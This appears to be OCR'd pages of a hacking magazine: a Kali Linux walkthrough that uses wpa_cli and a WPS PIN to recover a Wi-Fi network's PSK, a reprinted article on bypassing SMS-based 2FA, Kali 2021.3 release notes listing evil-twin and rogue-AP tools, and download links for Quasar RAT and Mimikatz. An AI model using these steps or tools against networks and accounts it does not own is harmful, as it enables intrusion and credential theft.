
```
┌──(kali㉿kali)-[~]
└─$ sudo gedit /etc/wpa_supplicant.conf
```

You should see the contents of the file as shown.




```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1
```

If there is data more than this, delete it and just leave the above three lines. Then, run the command shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo wpa_supplicant -i wlan0 -c /etc/wpa_supplicant.conf
Successfully initialized wpa_supplicant
```

Leave this terminal as is and open a new terminal window and run the command as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo wpa_cli
[sudo] password for kali: 
```


It goes into interactive mode.



```
└─$ sudo wpa_cli
[sudo] password for kali:
wpa_cli v2.9
Copyright (c) 2004-2019, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.


Selected interface 'wlan0'

Interactive mode

> 
```




```
> status
wpa_state=DISCONNECTED
p2p_device_address=00:[redacted]
address=00:[redacted]
uuid=d4402123-a3a0-5061-abf2-357f5606688c
> wps_reg [redacted]:20 53[redacted]
OK
<3>CTRL-EVENT-SCAN-STARTED
> 
```



```
Selected interface 'wlan0'

Interactive mode

> status
wpa_state=DISCONNECTED
p2p_device_address=00:[redacted]
address=00:[redacted]
uuid=d4402123-a3a0-5061-abf2-357f5606688c
> wps_reg [redacted]:20 53[redacted]
OK
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-STARTED
> 
```

Many events will take place but what we are looking for is an event that says "connected". Once that happens, check the wpa_supplicant.conf file and you should be seeing PSK key of the wireless network.



```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1

network={
        ssid="[redacted]"
        psk="[redacted]28"
        key_mgmt=WPA-PSK
        pairwise=TKIP
        auth_alg=OPEN
}
```

How hackers can use message mirroring apps to see all of your SMS texts _– -and bypass 2FA security

ONLINE SECURITY

Syed Wajid Ali Shah
Research Fellow,
Centre For Cybersecurity Research and Innovation, Deakin University

Jongkil Jay Jeong
CyberCRC Research Fellow,
Centre For Cybersecurity Research and Innovation, Deakin University

Robin Doss
Research Director,
Centre For Cybersecurity Research and Innovation, Deakin University

It's now well known that usernames and passwords aren't enough to securely access online services. A recent study highlighted more than 80% of all hacking-related breaches happen due to compromised and weak credentials, with three billion username/password combinations stolen in 2016 alone.

As such, the implementation of two-factor authentication (2FA) has become a necessity. Generally, 2FA aims to provide an additional layer of security to the relatively vulnerable username /password system.

SMS-based one-time codes are also shown to be compromised through readily available tools such as Modlishka by leveraging a technique called reverse proxy.

It works too. Figures suggest users who enabled 2FA ended up blocking about 99.9% of automated attacks.

But as with any good cybersecurity solution, attackers can quickly come up with ways to circumvent it. They can bypass 2FA through the one-time codes sent as an SMS to a user's smart phone.

Yet many critical online services in Australia still use SMS-based one-time codes, including myGov and the Big 4 banks: ANZ, Commonwealth Bank, NAB and Westpac.

So What's the problem with SMS?

Major vendors such as Microsoft have urged users to abandon 2FA solutions that leverage SMS and voice calls. This is because SMS is renowned for having infamously poor security, leaving it open to a host of different attacks.

For example, SIM swapping has been demonstrated as a way to circumvent 2FA. SIM swapping involves an attacker convincing a victims's mobile service provider they themselves are the victim, and then requesting the victim's phone number be switched to a device of their choice.

SMS-based one-time codes are also shown to be compromised through readily available tools such as Modlishka by leveraging a technique called reverse proxy. This facilitates communication between the victim and a service being impersonated.

So in the case of Modlishka, it will intercept communication between a genuine service and a victim and will track and record the victims's interactions with the service, including any login credentials they may use).

In addition to these existing vulnerabilities, our team have found additional vulnerabilities in SMS-based 2FA. One particular attack exploits a feature provided on the Google Play Store to automatically install apps from the web to your android device.

If an attacker has access to your credentials and manages to log into your Google Play account on a laptop (although you will receive a prompt), they can then install any app they'd like automatically onto your smartphone.

The attack on Android

Our experiments revealed a malicious actor can remotely access a user's SMS-based 2FA with little effort, through the use of a popular app (name and type withheld for security reasons) designed to synchronise user's notifications across different devices.

Specifically, attackers can leverage a compromised email/password combination connected to a Google account(such as username@gmail.com) to nefariously install a readily-available message mirroring app on a victim's smartphone via Google Play.

This is a realistic scenario since it's common for users to use the same credentials across a variety of services. Using a password manager is an effective way to make your first line of authentication — your username/password login — more secure.

"Once the app is installed, the attacker can apply simple social engineering techniques to convince the user to enable the permissions required for the app."

Once the app is installed, the attacker can apply simple social engineering techniques to convince the user to enable the permissions required for the app to function properly.

For example, they may pretend to be calling from a legitimate service provider to persuade the user to enable the permissions. After this they can remotely receive all communications sent to the victim's phone, including one-time codes used for 2FA.

Although multiple conditions must be fulfilled for the aforementioned attack to work, it still demonstrates the fragile nature of SMS-based 2FA methods.

More importantly, this attack doesn't need high-end technical capabilities. It simply requires insight into how these specific apps work and how to intelligently use them (along with social engineering) to target a victim.

The threat is even more real when the attacker is a trusted individual (e.g., a family member) with access to the victim's smartphone.

What's the alternative?

To remain protected online, you should check whether your initial line of defence is secure. First check your password to see if it's compromised. There are a number of security programs that will let you do this. And make sure you're using a well-crafted password.

We also recommend you limit the use of SMS as a 2FA method if you can. You can instead use app-based one-time codes, such as through Google Authenticator. In this case the code is generated within the Google Authenticator app on your device itself, rather than being sent to you.

However, this approach can also be compromised by hackers using some sophisticated malware. A better alternative would be to use dedicated hardware devices such as YubiKey.

These are small USB (or near-field communication-enabled) devices that provide a streamlined way to enable 2FA across different services.

Such physical devices need to be plugged into or brought into close proximity of a login device as a part of 2FA, therefore mitigating the risks associated with visible one-time codes, such as codes sent by SMS.

It must be stressed an underlying condition to any 2FA alternative is the user themselves must have some level of active participation and responsibility.

At the same time, further work must be carried out by service providers, developers and researchers to develop more accessible and secure authentication methods.

Essentially, these methods need to go beyond 2FA and towards a multi-factor authentication environment, where multiple methods of authentication are simultaneously deployed and combined as needed.

The Article first appeared in The Conversation.

Kali Linux 2021.3

WHAT'S NEW

A new version of Kali Linux, the Kali Linux 2021.3 has been released on 14 September 2021. Let's see what's new in this release.

OpenSSL

Starting from this version, the OpenSSL in Kali Linux will be configured to be compatible with old protocols of SSL. This means that legacy protocols like TLS 1.0 and TLS 1.1 and further older ciphers are enabled by default. This has been done to help increase Kali's ability to talk to older, obsolete systems and servers which may be still using these older protocols thus increasng potential attack surface.

New Tools

Just like any new release of kali, they have added more tools in this release too. The new tools added to kali repository in this release include,

Berate_ap - A Tool to orchestrate MANA rogue Wi-Fi Access Points.
CALDERA - A Scalable automated adversary emulation platform.
EAPHammer - A tool useful in evil twin attacks against WPA2-Enterprise Wi-Fi networks.
HostHunter - Recon tool for discovering hostnames using OSINT techniques.
RouterKeygenPC - A Tool for generating default WPA/WEP Wi-Fi keys
Subjack - A Subdomain takeover
WPA_Sycophant - Evil client portion of EAP relay attack

Better VM support for LIVE images

This change is one of my favorites. From this release, basic features like copy & paste and drag & drop between the host and the guest should now work out of the box. The experience has been made smoother too whether you use it on VMware, VirtualBox, Hyper-V and QEMU+Spice. Also, it has been made very easy to configure Kali for Hyper-V Enhanced Session Mode.

Kali NetHunter for SmartWatch

For the first time, Kali can be installed on a Smart Watch. However, it is still in experimental phase and hence only USB attacks and some other basic functions are operational. The hardware also has limitations which is obvious since such a small battery won't supply enough voltage for any OTG adapters. If your plan is to attach a huge WI Fi antenna to your wrist, you need to wait. Kali

Kali ARM Updates

ARM images received lot of updates in ths release. Some of them include default ZSH shell, compatibility with iptables etc.

Desktop & Theme Updates

One of the Kali Linux's preferrred desktops, KDE plasma, received a version update to 5.21 in kali linux 2021.3 release. This update brings an updated look, application launcher and other improvements. This 2021.3 release also introduced an improved GTK3 theme for Xfce's notifications and logout-dialog, redesigned GTK2 theme for a better fit of older programs. The Kali-Dark and Kali-Light syntax-highlighting themes for GNOME and Xfce have also been improved. giving a nicer and new look. **(Cont'd no next page)**

Upgraded Kali-Tools Website

Beleive it or not, this is my second favorite cahnge. Bye-Bye to the old and boring website of kali tools. From my personal experiene, the feel and UX of the website has been updated. Not just that the documentation has been improved a lot for many tools. A good information resource about tools now it is.

DOWNLOADS

1. Quasar RAT :
https://github.com/quasar/Quasar

2. Mimikatz :
https://github.com/ParrotSec/mimikatz

3. NSClient+++ :
http://www.nsclient.org/download/

4. Nomad :
https://www.nomadproject.io/downloads

5. IPFire <= 2.25 :
https://www.ipfire.org/download/ipfire-2.25-core156

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Follow Hackercool Magazine For Latest Updates